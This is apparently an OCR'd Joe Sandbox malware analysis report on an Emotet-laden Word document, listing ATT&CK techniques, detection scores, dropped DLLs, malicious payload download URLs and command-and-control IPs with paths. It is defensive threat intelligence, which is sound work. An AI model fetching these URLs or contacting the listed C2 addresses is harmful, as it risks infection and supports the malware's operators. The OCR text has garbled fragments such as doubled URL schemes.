


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Windows Service 1	Windows Service 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans
Default Accounts	Scripting 1 2	Boot or Logon Initialization Scripts	Process Injection 1 1 1	Deobfuscate/Decode Files or Information 2 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Native API 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non- Appli Layer Proto
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 1 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Layer Proto
Cloud Accounts	Command and Scripting Interpreter 1 1 1	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallb Chan
Replication Through Removable Media	PowerShell 4	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multit Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Informacion_4-09757.doc	39%	Metadefender		Browse
Informacion_4-09757.doc	76%	ReversingLabs	Script-Macro.Trojan.Valyria	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	100%	Joe Sandbox ML		
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	90%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Copyright null 2021

Source	Detection	Scanner	Label	Link	Download
16.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.250000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.700000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.200000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://goldilockstraining.com/wp-includes/bftt/	100%	Avira URL Cloud	malware	
http://biglaughs.org/smallpotatoes/rRwRzc/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://paulscomputing.com	0%	Avira URL Cloud	safe	
http://paulscomputing.com/CraigsMagicSquare/H/	100%	Avira URL Cloud	malware	
http://goldcoastoffice365.com/temp/X/	100%	Avira URL Cloud	phishing	
http://goldcoastoffice365.com/temp/X/P	100%	Avira URL Cloud	phishing	
http://azraktours.com/wp-content/NWF9jC/	100%	Avira URL Cloud	malware	
http://josegene.com/theme/gU8/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://jeffdahlke.com/css/bg4n3/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://167.71.148.58:443/ta2men4jqfnerm/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
paulscomputing.com	216.218.207.98	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://paulscomputing.com/CraigsMagicSquare/H/	true	• Avira URL Cloud: malware	unknown
http://https://167.71.148.58:443/ta2men4jqfnerm/	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2103730414.0000000001CC7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2100245452.000 00000020E7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2100381220.000000000 1F57000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000008.0000000 2.2100149332.0000000001D70000. 00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://goldilockstraining.com/wp-includes/bftt/	powershell.exe, 00000005.00000002.2100488741.000000000397200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://biglaughs.org/smallpotatoes/rRwRzc/	powershell.exe, 00000005.00000002.2100488741.000000000397200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com	rundll32.exe, 00000006.00000002.2102053701.0000000001AE0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099969121.000 0000001F00000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2100149332.000000000 1D70000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000002.2102053701.0000000001AE0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099969121.000 0000001F00000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2100149332.000000000 1D70000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2103730414.0000000001CC7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2100245452.000 00000020E7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2100381220.000000000 1F57000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://paulscomputing.com	powershell.exe, 00000005.00000002.2100658698.0000000003B1A00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2096036596.00000000022B000 0.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2100891338.0000000002800000.0000 0002.00000001.sdmp, rundll32.exe, 00000008.00000002.2101517082.00000000027F0000.00000002.0 0000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2095369580.000000000367000.00000004.00000020.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2102053701.0000000001AE0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099969121.000 0000001F00000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2100149332.000000000 1D70000.00000002.00000001.sdmp	false		high
http://goldcoastoffice365.com/temp/X/	powershell.exe, 00000005.00000002.2100488741.000000000397200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://goldcoastoffice365.com/temp/X/P	powershell.exe, 00000005.00000002.2096848822.0000000002C0600 0.00000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://azraktours.com/wp-content/NWF9jC/	powershell.exe, 00000005.00000002.2100488741.000000000397200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.2095353047.000000000337000.00000004.00000020.sdmp	false		high
http://josegene.com/theme/gU8/	powershell.exe, 00000005.00000002.2100488741.000000000397200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2096036596.00000000022B000 0.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2100891338.0000000002800000.0000 0002.00000001.sdmp, rundll32.exe, 00000008.00000002.2101517082.00000000027F0000.00000002.0 0000001.sdmp, rundll32.exe, 00000009.00000002.2104721248.000 0000002830000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://jeffdahlke.com/css/bg4n3/	powershell.exe, 00000005.00000002.2100488741.000000000397200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2095353047.000000000033700 0.00000004.00000020.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2103730414.0000000001CC7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2100245452.00000000020E7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2100381220.000000001F57000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2102053701.0000000001AE0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2099969121.0000000001F00000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2100149332.000000001D70000.00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
167.71.148.58	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
216.218.207.98	unknown	United States		36103	CENTRALUTAHUS	true
202.187.222.40	unknown	Malaysia		9930	TTNET-MYTIMEdotComBerhadMY	true
184.66.18.83	unknown	Canada		6327	SHAWCA	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336961
Start date:	07.01.2021

Start time:	13:52:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Informacion_4-09757.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@28/9@1/4
EGA Information:	• Successful, ratio: 60%
HDC Information:	• Successful, ratio: 86.7% (good quality ratio 81.4%) • Quality average: 75.1% • Quality standard deviation: 28.4%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 1692 because it is empty • Execution Graph export aborted for target rundll32.exe, PID 2696 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 2708 because there are no executed function • Execution Graph export aborted for target rundll32.exe, PID 3008 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/336961/sample/Informacion_4-09757.doc

Simulations

Behavior and APIs

Time	Type	Description
13:53:40	API Interceptor	1x Sleep call for process: msg.exe modified
13:53:40	API Interceptor	36x Sleep call for process: powershell.exe modified
13:53:45	API Interceptor	546x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
167.71.148.58	Info.doc	Get hash	malicious	Browse	• 167.71.148.58:443/6nxx5oih3i78uw7qh7/m4898/4op628cd88c/ji50i68zs1/i9hmqo/
	09922748 2020 909_3553.doc	Get hash	malicious	Browse	• 167.71.148.58:443/hmj5vtnwvmoed5al/v2rzu19kezl4ociy/lwcymauesm35l/scrqoykcge7ozr/lwmckdg2s4/
	info-29-122020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/qk90ciyt532x3l/3frjvkqc2dudu/bwrw/
	79685175.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ddfeddgtlve8/qea5xg5lugywunnrb/3fep6lwfy/5iyhveusfl/walzhzdp/
	INV750178 281220.doc	Get hash	malicious	Browse	• 167.71.148.58:443/n8j7z917hs/
	ARCHIVOFile-2020-IM-65448896.doc	Get hash	malicious	Browse	• 167.71.148.58:443/dz0y/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/9kb8jd09jfjzu6p/710krlahr1w7x1ai4dw/vrx55jw5pft/29cpm1xmdw/44c4i7/
	MENSAJE_29_2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/9d9qfmnts3/vjvjz2rwjwd3/kruxv/r53q9e331/vmffjrhd6r8m0no7f0/
	MENSAJE.doc	Get hash	malicious	Browse	• 167.71.148.58:443/r8a9ihd5x7y9gubs/0w29tdx9/w9aqw0fel8ghiol/
	ARCH.doc	Get hash	malicious	Browse	• 167.71.148.58:443/yndmmlzko00/thlmglu2/litlfgg7al5t/7c2tfqo837z45f/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	naamloos-40727_8209243962.doc	Get hash	malicious	Browse	• 167.71.148.58:443/qov6j8tqrxo/qmy5tpwx15euwz50u/etk5u/er4m7h0jkgtu0lqulo/0npx0hy2i/yjsj5l2i/
	arc-20201229-07546.doc	Get hash	malicious	Browse	• 167.71.148.58:443/rmc2rtnzt4/fga45dyk3awr/2sr766n207t/
	FIL_49106127 528164.doc	Get hash	malicious	Browse	• 167.71.148.58:443/10uvse7/v0kinw131/ed37ws4ddndv1iwbh9/a3yymy4k79ii39ps/
	Adjunto_2020_UH-13478.doc	Get hash	malicious	Browse	• 167.71.148.58:443/495u60b7ajrab1a3v/6l2h13gy/wjaosw38b/dftbhdpoilzw3/em8pnsrzerk714/6919nubsvqxw2911/
	Dati.doc	Get hash	malicious	Browse	• 167.71.148.58:443/i6p9p6/
	4693747_2020_7865319.doc	Get hash	malicious	Browse	• 167.71.148.58:443/dd8xgec1513nstpclm7/1tb9c9bqpxml9mrid55/
	ARCH.doc	Get hash	malicious	Browse	• 167.71.148.58:443/1mpy4lrtxykgw5i/yn5yixx/
	LIST_20201229_1397.doc	Get hash	malicious	Browse	• 167.71.148.58:443/11c0whd0/
	documento 2912 2020.doc	Get hash	malicious	Browse	• 167.71.148.58:443/ra3q90a4b9qy3435u4/3ka3yw5o/4ihgodinbet/ffq83awdif0a69irje1/m9uclpm90mj/
	INFO 2020 DWP_947297.doc	Get hash	malicious	Browse	• 167.71.148.58:443/wps70yc/suknxvfkubdwr/8m58qopltial6j/zs8odemvec0x72h/
202.187.222.40	index.html.dll	Get hash	malicious	Browse	• 202.187.222.40/6knpolw2ea15x/wl5r20ctm3/
	Documento_2020.doc	Get hash	malicious	Browse	• 202.187.222.40/mwhowwqb/gks2aqnysulsbbf/v6acyr4iy3c91t/ull4jzd9gg/ejl9fk51o96izzc/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	List 2020_12_21 OZV3903.doc	Get hash	malicious	Browse	• 202.187.222.40/3mm3s1d7s7s4pj3/iktbo/gynznozxnj1dq7/5wici4/usvuanvlngtkv/t3gjqtewd3fpq/
	MF11374 2020.doc	Get hash	malicious	Browse	• 202.187.222.40/qp1n21x/dm6rx/
	SecuriteInfo.com.W97M.DownLoader.5028.13042.doc	Get hash	malicious	Browse	• 202.187.222.40/4q2vp2zhr/tw6gc8b11d4dlpw4o/
	INFO-22.doc	Get hash	malicious	Browse	• 202.187.222.40/1e56hy0va62yk/mt5n1liyo5hg/6efu94gy/rxzydao0a3bbzw/
